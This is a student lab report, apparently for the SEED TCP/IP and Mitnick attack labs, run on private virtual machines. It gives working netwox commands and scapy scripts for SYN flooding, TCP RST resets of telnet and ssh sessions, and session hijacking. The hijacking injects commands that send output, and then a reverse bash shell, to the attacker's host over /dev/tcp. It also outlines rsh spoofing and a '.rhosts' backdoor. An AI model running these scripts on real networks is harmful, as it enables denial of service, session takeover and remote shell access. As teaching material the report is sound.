lab4-report

57117227 邵长捷

TCP/IP Attack Lab

Task 1: SYN Flooding Attack

实验环境：

主机 A（攻击）：192.168.43.150

主机 B（靶机）：192.168.43.127

主机 C（监听及测试）：192.168.43.58

```
root@veg:/home/shcjveg# sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

首先查看主机 B 的 tcp 队列的最大容量，为 128。

```
[09/09/20]seed@VM:~/.../exp4$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
```


查看主机 A 中的 netwox 76 的使用说明。

```
root@veg:/home/shcjveg# sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
root@veg:/home/shcjveg# sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

在主机 B 中将 SYN cookies 防御机制关闭。

```
[09/09/20]seed@VM:~/.../exp4$ sudo netwox 76 -i 192.168.43.127 -p 23 -s raw
```

在主机 A 中输入上述命令，对主机 B 的 23 号端口进行 SYN flood 攻击。



在主机 C 中的 Wireshark 可以看到，有大量随机源地址的 TCP 包涌向主机 B，尝试对主机 B 进行 telnet 连接，最终连接超时，主机 B 的 telnet 服务丧失，攻击成功。

Task 2: TCP RST Attacks on telnet and ssh Connections

```
[09/09/20]seed@VM:~/.../exp4$ netwox 78 --help
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
Parameters:
 -d|--device device             device name {Eth0}
 -f|--filter filter             pcap filter
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display help for advanced parameters
Example: netwox 78
```

在主机 A 中查看 netwox 78 的使用帮助。

```
[09/09/20]seed@VM:~/.../exp4$ sudo netwox 78 -d ens33 -f "tcp and host 192.168.43.127 and dst port 23"
```

在主机 A 中进行 TCP RST 攻击，设置过滤器-f，目标端口为 23，

```
root@shcjveg-kali:~# telnet 192.168.43.127
Trying 192.168.43.127 ...
Connected to 192.168.43.127.
Escape character is '^]'.
Ubuntu 18.04.4 LTS
veg login: veg
Password:

Login incorrect
veg login: shcjveg
Password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

87 个可升级软件包。
17 个安全更新。
Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

shcjveg@veg:~$ exConnection closed by foreign host.
root@shcjveg-kali:~# telnet 192.168.43.127
Trying 192.168.43.127 ...
Connected to 192.168.43.127.
Escape character is '^]'.
Connection closed by foreign host.
root@shcjveg-kali:~#
```

在主机 C 对主机 B 的 telnet 连接被中断，重新尝试也无济于事，攻击成功。

```
[09/09/20]seed@VM:~/.../exp4$ sudo netwox 78 -d ens33 -f "tcp and host 192.168.43.127 and dst port 22"
```

在主机 A 中使用 netwox 对目标端口 22（ssh 服务）进行 TCP RST 攻击。

```
root@shcjveg-kali:~# ssh shcjveg@192.168.43.127
The authenticity of host '192.168.43.127 (192.168.43.127)' can't be established.
ECDSA key fingerprint is SHA256:+t7cNNdn+aoYPybz+xAYzGU7WysFXAvcnkDxCgGlVHI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.127' (ECDSA) to the list of known hosts.
shcjveg@192.168.43.127's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

87 个可升级软件包。
17 个安全更新。

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Wed Sep  9 15:12:28 2020 from shcjveg-kali
shcjveg@veg:~$ lsclient_loop: send disconnect: Broken pipe
root@shcjveg-kali:~#
root@shcjveg-kali:~# ssh shcjveg@192.168.43.127
shcjveg@192.168.43.127's password:
Connection reset by 192.168.43.127 port 22
root@shcjveg-kali:~#
```

在主机 C 对主机 B 的 ssh 连接被中断，重新尝试也无法通过 ssh 连接到主机 B，攻击成功。


下面使用 scapy 尝试进行 TCP RST 攻击。\

```
⊞ Frame 857: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface eth0, id 0
⊞ Ethernet II, Src: Apple_0a:c0:c1 (f0:18:98:0a:c0:c1), Dst: VMware_1a:2f:22 (00:0c:29:1a:2f:22)
⊞ Internet Protocol Version 4, Src: 192.168.43.127, Dst: 192.168.43.58
⊟ Transmission Control Protocol, Src Port: 23, Dst Port: 42110, Seq: 868, Ack: 156, Len: 60
    Source Port: 23
    Destination Port: 42110
    [Stream index: 1]
    [TCP Segment Len: 60]
    Sequence number: 868    (relative sequence number)
    Sequence number (raw): 1435749111
    [Next sequence number: 928    (relative sequence number)]
    Acknowledgment number: 156    (relative ack number)
    Acknowledgment number (raw): 2430117905
    1000 .... = Header Length: 32 bytes (8)
  ⊞ Flags: 0x018 (PSH, ACK)
    Window size value: 509
```

在主机 C 对主机 B 进行 telnet 连接时，在 Wireshark 中获取当前 B 向 C 发送的最新的 Telnet 数据包信息，获取对应的源和目的端口号以及序列号，加上 len，计算下一序列号。

```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="192.168.43.127", dst="192.168.43.58")

tcp = TCP(sport=23, dport=42110, flags="R", seq=1435749171)

pkt = ip/tcp

send(pkt)
```

在主机 A 中编写 scapy 脚本，注意端口号和序列号的设置要与 Wireshark 中数据包的信息对应。



运行脚本，向主机 C 发送伪造的 TCP RST 报文，这时可以看到目标主机 C 的终端显示 Telnet 断开连接，并且 Wireshark 中显示了抓取到的 TCP RST 报文，攻击成功。

同理，对主机 B 的 ssh 服务发起 TCP RST 攻击

```
Frame 2111: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits) on interface eth0, id 0
Ethernet II, Src: Apple_0a:c0:c1 (f0:18:98:0a:c0:c1), Dst: VMware_1a:2f:22 (00:0c:29:1a:2f:22)
Internet Protocol Version 4, Src: 192.168.43.127, Dst: 192.168.43.58
Transmission Control Protocol, Src Port: 22, Dst Port: 57790, Seq: 3866, Ack: 2433, Len: 100
    Source Port: 22
    Destination Port: 57790
    [Stream index: 58]
    [TCP Segment Len: 100]
    Sequence number: 3866    (relative sequence number)
    Sequence number (raw): 3990295299
    [Next sequence number: 3966    (relative sequence number)]
    Acknowledgment number: 2433    (relative ack number)
    Acknowledgment number (raw): 1051682261
    1000 .... = Header Length: 32 bytes (8)
    Flags: 0x018 (PSH, ACK)
    Window size value: 501
```

在主机 C 中建立与主机 B 的 ssh 连接 Wireshark 中获取上述最新的交互数据包。

```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="192.168.43.127", dst="192.168.43.58")

tcp = TCP(sport=22, dport=57790, flags="R", seq=3990295399)

pkt = ip/tcp

send(pkt)
```


在主机 A 中运行上述脚本，设置对应的源端口，目的端口，RST 位以及计算好的序列号。

```
root@shcjveg-kali:~# ssh shcjveg@192.168.43.127
shcjveg@192.168.43.127's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate a
     https://ubuntu.com/livepatch

87 个可升级软件包。
17 个安全更新。

Your Hardware Enablement Stack (HWE) is supported until April 2023
Last login: Wed Sep  9 16:08:50 2020 from shcjveg-kali
shcjveg@veg:~$ client_loop: send disconnect: Broken pipe
root@shcjveg-kali:~#
```

```
└  2524 1030.8304315… 192.168.43.127    192.168.43.58    TCP    60 22 → 57790 [RST] Seq=3966 Win=1048576 Len=0
```

可以看到主机 C 与主机 B 的 ssh 连接已断开，且获取到对应的 TCP RST 报文，攻击成功。


Task 3: TCP RST Attacks on Video Streaming Applications



在主机 B 中观看视频。


```
[09/09/20]seed@VM:~/.../exp4$ sudo netwox 78 -d ens33 -f "tcp
 and src host 192.168.43.127"
```

在主机 A 中运行上述命令。



当播放器缓存的视频播放完毕时，无法继续播放视频，攻击成功。

Task 4: TCP Session Hijacking



首先主机 C 通过 Telnet 连接主机 B，Wireshark 中查看最后一个从客户端发往服务器的 Telnet 数据包的信息。

```
>>> "\r ls > /dev/tcp/192.168.43.150/9090\r".encode("hex")
'0d206c73203e202f6465762f7463702f3139322e3136382e34332e313530
2f393039300d'
```

首先利用 python 的 encode 工具将攻击者的命令转成 16 进制字符串。

```
[09/09/20]seed@VM:~/.../exp4$ sudo netwox 40 -g -i 0 -j 64 -k
 6 -l 192.168.43.58 -m 192.168.43.127 -o 42124 -p 23 -r 80361
475 -q 2620443877 -z -A -E 128 -H "0d206c73203e202f6465762f74
63702f3139322e3136382e34332e3135302f393039300d"
```

在主机 A 中利用 netwox 发送上图的命令，可以对照 netwox 40 –help 进行参数的使用，注意端口号以及 Seq、ACK 等需要与上图数据包一致。

```
[09/09/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.43.127] port 9090 [tcp/*] accepted (family 2, sport 462
28)
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
Release.key
Softs
Templates
Videos
桌面
```

提前在主机 A 中利用 nc 设置 tcp 服务器，监听 9090 端口，可以看到在主机 B 中命令成功执行。

下面通过编写 scapy 脚本进行攻击。


```
Frame 2177: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
Ethernet II, Src: VMware_1a:2f:22 (00:0c:29:1a:2f:22), Dst: VMware_b7:f5:5d (00:0c:29:b7:f5:5d)
Internet Protocol Version 4, Src: 192.168.43.58, Dst: 192.168.43.127
Transmission Control Protocol, Src Port: 49990, Dst Port: 23, Seq: 172, Ack: 1838, Len: 0
    Source Port: 49990
    Destination Port: 23
    [Stream index: 15]
    [TCP Segment Len: 0]
    Sequence number: 172    (relative sequence number)
    Sequence number (raw): 3036999671
    [Next sequence number: 172    (relative sequence number)]
    Acknowledgment number: 1838    (relative ack number)
    Acknowledgment number (raw): 1504149507
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window size value: 501
```

首先在主机 C 中建立与主机 B 的 Telnet 连接并从 Wireshark 抓取到从 C 向 B 发送的最后一个 Telnet 数据包。

```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="192.168.43.58", dst="192.168.43.127")

tcp = TCP(sport=49990, dport=23, flags="A", seq=3036999671, a
ck=1504149507)

data = "\r ls > /dev/tcp/192.168.43.150/9090\r"

pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)
~
```


编写上图脚本，注意端口号、标志位、序列号和确认号的设置是否与前者对应。

```
[09/09/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.43.127] port 9090 [tcp/*] accepted (family 2, sport 353
42)
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
Release.key
Softs
Templates
Videos
桌面
[09/09/20]seed@VM:~$
```



Wireshark 也抓取到了发往主机 C 的伪造数据包，攻击成功。

Task 5: Creating Reverse Shell using TCP Session Hijacking



与 Task4 的步骤基本一致，首先利用 Wireshark 抓取对应的数据包。

```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="192.168.43.58", dst="192.168.43.127")

tcp = TCP(sport=49992, dport=23, flags="A", seq=206402457, ack=1865701329)

data = "\r /bin/bash -i > /dev/tcp/192.168.43.150/9090 0<&1 2>&1\r"

pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)
```

在主机 A 中编写上述脚本并运行。


[09/09/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.43.127] port 9090 [tcp/*] accepted (family 2, sport 353
52)
shcjveg@veg:~$ ls
ls
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
Release.key
Softs
Templates
Videos
桌面
shcjveg@veg:~$ whoami
whoami
shcjveg
shcjveg@veg:~$

成功反弹 shell！

The Mitnick Attack Lab

实验环境

主机 A 192.168.43.150

主机 B 192.168.43.88

主机 C 192.168.43.95

```
$ sudo apt-get install rsh-redone-client
$ sudo apt-get install rsh-redone-server
```

在各虚拟机中运行上述命令，安装 rsh 的服务端和客户端。

在/home/seed 目录写入.rhosts 文件 ++，并设置 chmod 644 .rhosts。

```
[09/10/20]seed@VM:~$ rsh 192.168.43.88 date
Thu Sep 10 00:28:46 EDT 2020
```

环境配置成功。

Task 1: Simulated SYN flooding

```
[09/10/20]seed@VM:~$ sudo arp -s 192.168.43.95 00:0c:29:8b:25:6d
[09/10/20]seed@VM:~$ arp -a
bogon (192.168.43.95) 位于 00:0c:29:8b:25:6d [ether] PERM 在 ens33
bogon (192.168.43.1) 位于 30:a1:fa:38:05:00 [ether] 在 ens33
```

在主机 B 的 ARP 表中写入主机 C 的 IP 与 MAC 地址。

随后，将主机 C 的网络连接断开，模拟遭受到了 SYN flood 攻击。

Task 2: Spoof TCP Connections and rsh Sessions

```
[09/10/20]seed@VM:~$ cat .rhosts
+ +
[09/10/20]seed@VM:~$ ifconfig
ens33     Link encap:以太网  硬件地
          inet 地址:192.168.43.88
```

```
[09/10/20]seed@VM:~$ ls -al .rhosts
-rw-r--r-- 1 seed seed 4 9月  10 02:32 .rhosts
```

```
[09/10/20]seed@VM:~$ rsh 192.168.43.88 date
Authentication failure
[09/10/20]seed@VM:~$ ifconfig
ens33     Link encap:以太网  硬件地址 00:0c:
          inet 地址:192.168.43.150  广播:192
```

虽然配置无误，但由于莫名其妙的未知错误，导致 rsh 不能正常工作，一直反馈 Authentication failure，致使该实验无法正常完整的进行，现将本实验的思路进行梳理：

将主机 A，B，C 分别作为攻击者，目标主机，可信主机。

预先观察正常情况下主机 C 与主机 B 进行 rsh 连接时的数据包发送情况，记录端口号。

1 首先，由主机 A 向主机 B 发送 SYN 请求报文，源端口号为先前查看的主机 C 的源端口号，目的端口号为 514，序列号为 Next Seq。

2 由 Wireshark 抓取到主机 B 回复的 SYN+ACK 报文，记录 Seq1 和 ACK1。

3 伪造源地址为主机 C 的 ACK 报文，Seq=ACK1，ACK=Seq1+1，发送给主机 A。

4 构造 data = [port number]\x00[uid_client]\x00[uid_server]\x00[your command]\x00 格式的 rsh 数据，port number 是后续进行第二个连接时要用到的端口号，利用 scapy 发送报文 send(IP()/TCP()/data, verbose=0)。

5 此时，主机 B 会向主机 C 的 port number 端口发送建立第二个连接的 SYN 报文，利用 Wireshark 获取到该 SYN 报文后，记录 Seq2。

6 由主机 A 伪造源地址为主机 C 的 SYN+ACK 报文，Seq 设置为合理值即可，ACK=Seq2+1，源端口号为 port number，目的端口号为 514。

7 主机 B 会向主机 C 发送一个 ACK 报文，并返回建立的第一个连接，并向先前的端口发送一个带有一个 0 字节的 ACK 报文，记录此时的序列号 Seq3，确认号 ACK3。

8 由主机 A 伪造一个回复的 SYN+ACK 的报文，Seq=ACK3，ACK=Seq3+1。

9 至此，主机 B 将执行 command（若存在返回信息，则通过一个 ACK 报文反馈给主机 C）。

Task 3: Set Up a Backdoor

重复 Task 2 中的步骤，传送的 command 为 echo + + > .rhosts。

命令执行后即可通过主机 A 通过 rsh 远程访问主机 B。

rsh 192.168.43.88